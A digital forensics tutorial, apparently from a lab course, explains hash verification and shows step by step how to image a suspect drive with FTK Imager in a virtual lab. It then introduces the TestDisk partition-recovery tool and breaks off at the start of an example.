Once imaging is completed, any industry standard tool will generate a digital fingerprint of the acquired media, otherwise known as a hash value. A hash generation process involves examining all the 0s and 1s that exist across the source media. Altering a single 0 to a 1 will cause the resulting hash value to be different. Both the original media and the forensic image are analyzed to generate a hash value. If the original media and forensic image hash values match exactly, the authenticity of the forensic image is validated.

After a valid forensic image has been generated, the original media can confidently be considered “preserved” and forensic analysis can commence. Alternatively, after the preservation copy is created, the original media can be reviewed knowing that it has been properly preserved.

Disk images are used to transfer a hard drive’s contents for various reasons. A disk image can be used in several instances, including: restoration of a hard drive’s contents during disaster recovery, for the transfer of contents of a hard drive from one computer to another, or to restore the contents of a hard drive after hardware upgrade or repair. Additionally, it can be used to create an exact replica of a hard drive or other device (CD, USB, etc.) for the purpose of analysis during the course of an investigation.

A disk Image is defined as a computer file that contains the contents and structure of a data storage device such as a hard drive, CD drive, phone, tablet, RAM, or USB. The disk image consists of the actual contents of the data storage device, as well as the information necessary to replicate the structure and content layout of the device. This differs from a normal backup in that the integrity of the exact storage structure remains intact, which is pivotal in maintaining the integrity of a forensic investigation. If the file structure and its contents cannot be verified as being exactly the same as the original target drive, the integrity of the evidence is in jeopardy and could be inadmissible in a court of law.
Creating a disk image file of a target is the first step of any digital forensic investigation. In any investigation, analysis is not done on the original data storage device (target), but instead on the exact copy taken.
An image may be taken locally or remotely. In the case that a disk image is taken locally, the data storage target is physically available, such as a USB key or hard drive on an acquired machine. In the case of remote acquisition, the target storage device is not present (i.e. a computer in a suspect’s office at their place of work). There are various software that are specifically aimed towards one or the other.


Here, we will be making an image of a local hard drive using FTK Imager. FTK Imager is a software created by the company AccessData for the purpose of creating both local and remote images. However, the free version only allows for local imaging. This software can acquire images of locally available storage devices, such as USB, hard drives, CD drives, or even individual files.
We will create an exact replica of a local drive (Z:\ Georges Drive) that will be used in the scope of a digital forensic investigation.

FTK Imager step-by-step


- Deploy the NEST Digital Forensics vApp
- Understand FTK Imager program
- Use FTK Imager to create a disk image
- Use automated hashing tools available in FTK Imager
- Understand what the md5 and sha1 hashes represent

Part 1 – Deploying the vApp

1. After you have logged in to the Virtual Lab website (https://v5.unm.edu/cloud/org/ialab) locate the 'Add vApp from Catalog' link near the top of the page. Click the link and in the resulting window make sure that 'All Templates' is selected. Choose the vApp template that says 'NEST Digital Forensics'. Click Next. On the following page confirm that the vApp has a unique name, and click Next. Leave everything on the 'Configure Resources' page that appears the same, and click Finish. The vApp may take some time to deploy.
2. In order to start the virtual machines contained within the vApp, click the green right-facing arrow Start button that appears in the lower right corner of the NEST Digital Forensics vApp. It may take some time to start all of the machines.
3. In a real world situation the suspected computer would have been seized or collected under the scope of the investigation. It would then be up to you, the investigator, to pull out the hard drive and add it to your own system for performing digital analysis. For this tutorial the seized disk has already been set up for you as the 1 GB disk named 'Z:\ Georges Drive'.
4. Since it is highly probably that the evidence you find will be required in court, you need to ensure that no modifications are made to the original drive. This is imperative to any investigation. Therefore, a copy or image of the compromised drive is needed to perform your analysis. To make things easier to organize, an additional disk for storing the image you are about to make and any evidence that will be extracted from that image is also available in the VM. It has been labeled 'Y:\ Investigative Drive'. A general rule is to have available a drive that is at least 3 times the size of the original drive. Therefore, the Investigative drive is 3GB.
5. Click on the Windows 8 machine to launch it. At the login screen use the password letmein.




Note the suspect's drive that we will be imaging 'Z:\ Georges Drive' and the available investigator's drive, 'Y:\ Investigative Drive'.




Part 2 – Imaging the Drive


1. Launch FTK Imager by clicking on the 'AccessData FTK Imager' icon. The following screen will appear once the program has been launched.




2. Click File and look over the various options for creating images. We will be using the 'Create Disk Image' option. It is good to note that you can also capture from memory, and image individual items.




3. Click 'Create Disk Image'. The following window will appear. Select the correct drive type for the situation. In this case, we are imaging a logical drive. Note that it is also possible to select individual folders and CD/DVD. Select logical drive and click Next.




4. Select the desired drive in the resulting 'Select Drive' window. In this case the drive we wish to image is 'Z:\ Georges Drive'. Click Finish.




5. The following 'Create Image' window will appear. Note that the appropriate Image Source has been selected. Click Add to select the image type and choose the Image Destination.



6. Select the desired image format. We will be using dd. dd (disk dump) is the raw image file format. It is used not only in Windows, but also in Linux. Select 'Raw (dd)' and click Next. *Note that the E01 file format is for EnCase (an enterprise digital forensics program), AFF stores all data and metadata in a single file, and SMART stores the metadata in a separate text file where the contents can be easily viewed.




7. The following window will give you the opportunity to enter information about the case for the image. This is useful for organizational purposes. Since keeping track of everything and having detailed notes is pivotal, it is helpful to enter this information. Click Next.




8. Select the folder in which the image file will be placed (Y:\ Investigative Drive). Also, give the image file a specific name if desired.
9. The 'Image Fragment Size' field specifies the number of megabytes into which FTK Imager should split each chunk of the image file; this can be helpful if the image is very large or will be transported or archived on CDs or DVDs. If a value is entered in this field larger than the size of the data to be imaged, only one file will be created and it will be the size of the data. For our tutorial, if the default value of 1500 MB is left, FTK Imager will create one 1GB file since the drive we are imaging is only 1GB.


10. The second option deals with compression; dd images cannot be compressed, but some proprietary formats, like .e01, can. Click Finish.




11. Note that the image destination has been changed to Y:\. The disk image will be saved to the Investigative Drive. Note also that the disk image will be created in raw/dd. Make sure that 'Verify images after they are created' is checked – this will automatically create a hash for the image. The hash is used to verify that no changes have been made to the image file. More information about hashing may be found in the hashing tutorial. Click Start to create the image file.




12. The image will be created. This may take some time depending on the file size.




13. The following window will appear once the image has been completed. Note that both an MD5 and SHA1 hash have been created and verified. The hash is the fingerprint of the disk image – if the disk image is altered, the hash values will change. Keeping track of these hashes will allow you to continually verify the hash of the image file during your investigative process. Any other investigator should be able to replicate this hash; this maintains integrity in the eyes of the court.



14. Click on 'Image Summary' to view the following results pertaining to the image that has just been created. This information should verify what was entered in the creation process. It will also verify the created hashes. Also, for your reference, this information has been printed out into a text file in the location to which the image file was saved.



15. Note that the image file (Georges Drive Image.001) as well as the image summary file from above (Georges Drive Image.txt) have been saved onto the 'Y: Investigative Drive'. The .001 extension may be left as is, or can be changed to .dd. The .001 extension is used due to the fact that many times the file to be imaged is very large and must be split into multiple chunks. In that case, you would have Georges Drive Image.001, Georges Drive Image.002, etc.



16. At this point, the disk image has been created. This is essential for analyzing the contents without touching the original drive. In a following tutorial we will cover viewing the contents of this disk image file. The disk image is completely intact and untouched at this point. It is imperative that the hashes be recorded and kept for reference, as they must be rechecked during the course of your investigation. Additionally, it is imperative that a form of write blocking be put in place to prevent changes to the disk image.

TestDisk for Data Recovery

TestDisk is Open Source software and is licensed under the terms of the GNU General Public License (GPL v2+).

TestDisk is powerful free data recovery software! It was primarily designed to help recover lost partitions and/or make non-booting disks bootable again when these symptoms are caused by faulty software: certain types of viruses or human error (such as accidentally deleting a Partition Table). Partition table recovery using TestDisk is really easy.

TestDisk can

- Fix partition table, recover deleted partition
- Recover FAT32 boot sector from its backup
- Rebuild FAT12/FAT16/FAT32 boot sector
- Fix FAT tables
- Rebuild NTFS boot sector
- Recover NTFS boot sector from its backup
- Fix MFT using MFT mirror
- Locate ext2/ext3/ext4 Backup SuperBlock
- Undelete files from FAT, exFAT, NTFS and ext2 filesystem
- Copy files from deleted FAT, exFAT, NTFS and ext2/ext3/ext4 partitions.

TestDisk has features for both novices and experts. For those who know little or nothing about data recovery techniques, TestDisk can be used to collect detailed information about a non-booting drive which can then be sent to a tech for further analysis. Those more familiar with such procedures should find TestDisk a handy tool in performing onsite recovery.

Operating systems TestDisk can run under

- DOS (either *real* or in a Windows 9x DOS-box),
- Windows (NT4, 2000, XP, 2003, Vista, 2008, Windows 7 (x86 & x64), Windows 10
- Linux,
- FreeBSD, NetBSD, OpenBSD,
- SunOS and
- MacOS X

This recovery example guides you through TestDisk step by step to recover a missing partition and repair a corrupted one. After reading this, you should be ready to recover your own data.

Example problem

